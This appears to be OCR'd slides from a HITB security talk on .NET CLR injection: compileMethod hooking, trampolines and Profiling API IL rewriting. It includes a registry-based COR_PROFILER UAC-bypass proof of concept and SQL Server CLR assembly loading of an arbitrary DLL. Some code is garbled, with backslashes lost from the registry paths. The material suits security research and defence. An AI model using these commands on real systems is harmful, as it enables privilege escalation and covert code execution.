






```
.method private hidebysig static void  Main(string[] args) cil managed
{
  .entrypoint
  // Code size       17 (0x11)
  .maxstack  8
  IL_0000:  ldstr      "hello HITB"
  IL_0005:  call       void [mscorlib]System.Console::WriteLine(string)
  IL_000a:  call       string [mscorlib]System.Console::ReadLine()
  IL_000f:  pop
  IL_0010:  ret
} // end of method Program::Main
```

Struct


AppDomain
AppDomain
AppDomain
AppDomain
Process
AppDomain
Process
CLR Hosting
OS

History Review

MSIL injection

- CLR Hajacking (plan A)
  - Hook compileMethod
  - Replace IL code
  - Reset pre-JITted
- CLR Hajacking (plan B)
  - Install trampoline
  - Define a dynamic method
  - Pass parameters
  - Load assembly via calling customize code
- Profiling api injection
  - Intercept JIT
  - Replace IL code
  - Return new IL code to JIT

CLR Hajacking (plan A)

- Locate injection by GetMethod()

```
public MethodInfo GetMethod(
    string name,
    BindingFlags bindingAttr
)
```

- Hook compileMethod

```
// hook and replace JIT's compileMethod
with my own
NTSTATUS ntStatus = LhInstallHook(
(PVOID&)ICorJitCompiler::s_pfnComplieMethod
    , &(PVOID&)CInjection::compileMethod
    , NULL
    , &s_hHookCompileMethod
    );
```

CLR Hajacking (plan A)

- Replace IL code

```
void MethodDesc::Reset()
{
...
ClearFlagsOnUpdate();
if (HasPrecode()){
GetPrecode()->Reset();
}
else {
_ASSERTE(GetLoaderModule()-
>IsReflection());
InterlockedUpdateFlags2(enum_flag2_Ha
sStableEntryPoint |
enum_flag2_HasPrecode, FALSE);
*GetAddrOfSlotUnchecked() =
GetTemporaryEntryPoint();
}
_ASSERTE(!HasNativeCode());
}
```

- Reset pre-JITted


```
// find the method to be replaced
std::map< CORINFO_METHOD_HANDLE,
ILCodeBuffer>::iterator iter =
s_mpILBuffers.find((CORINFO_METHOD_HANDLE)pMeth
odDesc);
if( iter != s_mpILBuffers.end() )   {
tILCodeBuffer = iter->second;
pCorMethodInfo->ILCode = tILCodeBuffer.pBuffer;
pCorMethodInfo->ILCodeSize =
tILCodeBuffer.dwSize;
}
CorJitResult result = pCorJitCompiler-
>compileMethod( pJitInfo, pCorMethodInfo,
nFlags, pEntryAddress, pSizeOfCode);
return result;
```

CLR Hajacking (plan B)

- Install a trampoline at the beginning of the code. This trampoline will call a dynamically defined method.
- Define a dynamic method that will have a specific method signature.
- Construct an array of objects that will contain the parameters passed to the method.
- Invoke a dispatcher function which will load our Assembly and will finally call our code by passing a handle to the original method and an array of objects representing the method parameters.
- Repair the Assembly

MSIL injection

- Profiling API
  - JITCompilationStarted
  - GetILFunctionBody and SetILFunctionBody
  - Adjustment program


Profiled process
Program (provided by profiler user)
CLR
ICorProfilerCallback
ICorProfilerInfo
Profiler DLL (provided by profiler author)
Profiler user interface (provided by profiler author)
IPC mechanism (for example, log file, named pipe)

MSIL injection

JITCompilationStarted

```
HRESULT JITCompilationStarted(
  [in] FunctionID functionId,
  [in] BOOL fIsSafeToBlock);
```

MSIL injection

GetILFunctionBody:

```
HRESULT GetILFunctionBody(
  [in] ModuleID moduleId,
  [in] mdMethodDef methodId,
  [out] LPCBYTE *ppMethodHeader,
  [out] ULONG *pcbMethodSize);
```

MSIL injection

SetILFunctionBody

```
HRESULT SetILFunctionBody(
  [in] ModuleID moduleId,
  [in] mdMethodDef methodid,
  [in] LPCBYTE pbNewILMethodHeader);
```

MSIL injection

- Restore the runtime
  - Header
    - Codesize
    - Set header
  - Status
    - Stack
    - Heap
    - Parameters
    - Return address

MSIL injection

Add Profiler：

set COR_PROFILER

```
set COR_PROFILER={32E2F4DA-1BEA-47ea-88F9-C5DAF691C94A}
set COR_PROFILER="MyProfiler"
```


COR_ENABLE_PROFILING

MSIL injection

	Hook CompileMethod	Trampoline	Profiling API
Injection position	Before JIT		
Entry	Hook compileMethod	Calli trampoline	JITCompilationStarted
Essence	Modify itself dynamically	Calli to dispatcher function	Profiling monitor
Injection	Modify compileMethod	Invoking the user defined code	SetILFunctionBody
Scope	modify IL code itself / couldn't add new data	invoke an arbitrary function	modify program entry

UAC bypass

- Set env var
- Initialize CLR
- Load profiler dll
- Bypass UAC



Frame	Module	Location	Address	Path
U 3	ntdll.dll	NtQueryValueKey + 0x14	0x7ffe375b5694	C:\Windows\System32\ntdll.dll
U 4	KernelBase.dll	LocalBaseRegQueryValue + 0x15e	0x7ffe33abd53e	C:\Windows\System32\KernelBase.dll
U 5	KernelBase.dll	RegQueryValueExW + 0xed	0x7ffe33abc68d	C:\Windows\System32\KernelBase.dll
U 6	clr.dll	Clr::Util::Reg::ReadStringValue + 0xb0	0x7ffe13b4b8cc	C:\Windows\Microsoft.NET\Framework6
U 7	clr.dll	AssemblyMDInternalImport::GetSignature + 0x1ae	0x7ffe13b4b7f1	C:\Windows\Microsoft.NET\Framework6
U 8	clr.dll	FakeCoCallDllGetClassObject + 0xe6	0x7ffe13b4e91d	C:\Windows\Microsoft.NET\Framework6
U 9	clr.dll	FakeCoCreateInstanceEx + 0x7c	0x7ffe13b4e7b8	C:\Windows\Microsoft.NET\Framework6
U 10	clr.dll	EEToProfInterfaceImpl::CHashTableImpl::Cmp + 0x81	0x7ffe13f66021	C:\Windows\Microsoft.NET\Framework6
U 11	clr.dll	EEToProfInterfaceImpl::CreateProfiler + 0x80	0x7ffe13f66400	C:\Windows\Microsoft.NET\Framework6
U 12	clr.dll	EEToProfInterfaceImpl::Init + 0x170	0x7ffe13f68950	C:\Windows\Microsoft.NET\Framework6
U 13	clr.dll	ProfilingAPIUtility::LoadProfiler + 0x23c	0x7ffe13f35708	C:\Windows\Microsoft.NET\Framework6
U 14	clr.dll	?? ::FNODOBFM::`string' + 0x8b946	0x7ffe13e37f86	C:\Windows\Microsoft.NET\Framework6
U 15	clr.dll	ProfilingAPIUtility::InitializeProfiling + 0x3f	0x7ffe13bfd09b	C:\Windows\Microsoft.NET\Framework6
U 16	clr.dll	EEStartupHelper + 0x572	0x7ffe13bfa4ca	C:\Windows\Microsoft.NET\Framework6
U 17	clr.dll	EEStartup + 0x15	0x7ffe13bf9f39	C:\Windows\Microsoft.NET\Framework6
U 18	clr.dll	EnsureEEStarted + 0xbf	0x7ffe13bf9ed0	C:\Windows\Microsoft.NET\Framework6
U 19	clr.dll	EEDllGetClassObject + 0x4b	0x7ffe13e96c73	C:\Windows\Microsoft.NET\Framework6
U 20	clr.dll	InternalDllGetClassObject + 0x260	0x7ffe13e91ae2	C:\Windows\Microsoft.NET\Framework6
U 21	clr.dll	DllGetClassObjectInternal + 0x72	0x7ffe13c0aec0	C:\Windows\Microsoft.NET\Framework6
U 22	mscoreei.dll	DllGetClassObject + 0x46a	0x7ffe24047cea	C:\Windows\Microsoft.NET\Framework6
U 23	mscoree.dll	ShellShim_DllGetClassObject + 0xed	0x7ffe245a1d3d	C:\Windows\System32\mscoree.dll
U 24	combase.dll	CClassCache::CDllPathEntry::GetClassObject + 0x47, onecore\com\combase\objact\dllcache.cxx(2650)	0x7ffe3721472b	C:\Windows\System32\combase.dll
U 25	combase.dll	CClassCache::CDllPathEntry::DllGetClassObject + 0x34, onecore\com\combase\objact\dllcache.cxx(3312)	0x7ffe37214554	C:\Windows\System32\combase.dll
U 26	combase.dll	CClassCache::CDllFnPtrMoniker::BindToObjectNoSwitch + 0x26, onecore\com\combase\objact\dllcache.c...	0x7ffe3724e026	C:\Windows\System32\combase.dll

UAC bypass


Set a env var

```
COR_ENABLE_PROFILING=1
COR_PROFILER={GUID}
COR_PROFILER_PATH=C:\hitb.dll
```

PoC by powershell

```
REG ADD
"HKCUSoftwareClassesCLSID{FFFFFFFF-FFFF-
FFFF-FFFF-FFFFFFFFFFFF}InprocServer32" /ve
/t
REG_EXPAND_SZ /d "C:\hitb.dll" /f
REG ADD "HKCUEnvironment" /v
"COR_PROFILER" /t
REG_SZ /d "{FFFFFFFF-FFFF-FFFF-FFFF-
FFFFFFFFFFFF}" /f
REG ADD "HKCUEnvironment" /v
"COR_ENABLE_PROFILING" /t
REG_SZ /d "1" /f
mmc gpedit.msc
```

UAC bypass



```
PS E:\Users\51021\Desktop\bypassuac>
```

名称	修改日期	类型	大小
ibypassuac.ps1	2018/4/9 12:07	PS1 文件	2 KB
test.dll	2018/4/9 11:54	应用程序扩展	3 KB

SQL Server injection

```
CREATE ASSEMBLY [demo] AUTHORIZATION [dbo]
FROM [0x4D5A90000...] WITH PERMISSION_SET = UNSAFE;


CREATE PROCEDURE [dbo].[WirteFile]
AS EXTERNAL NAME [demo].[StoredProcedures].[SQLPcd]

EXEC [dbo].[WirteFile]
```


SQL Server injection

- Create SQL Server project via VS
- Create a custom stored procedure via CLR
- Attack SQL Server lead to load arbitrary dll

SQL Server injection

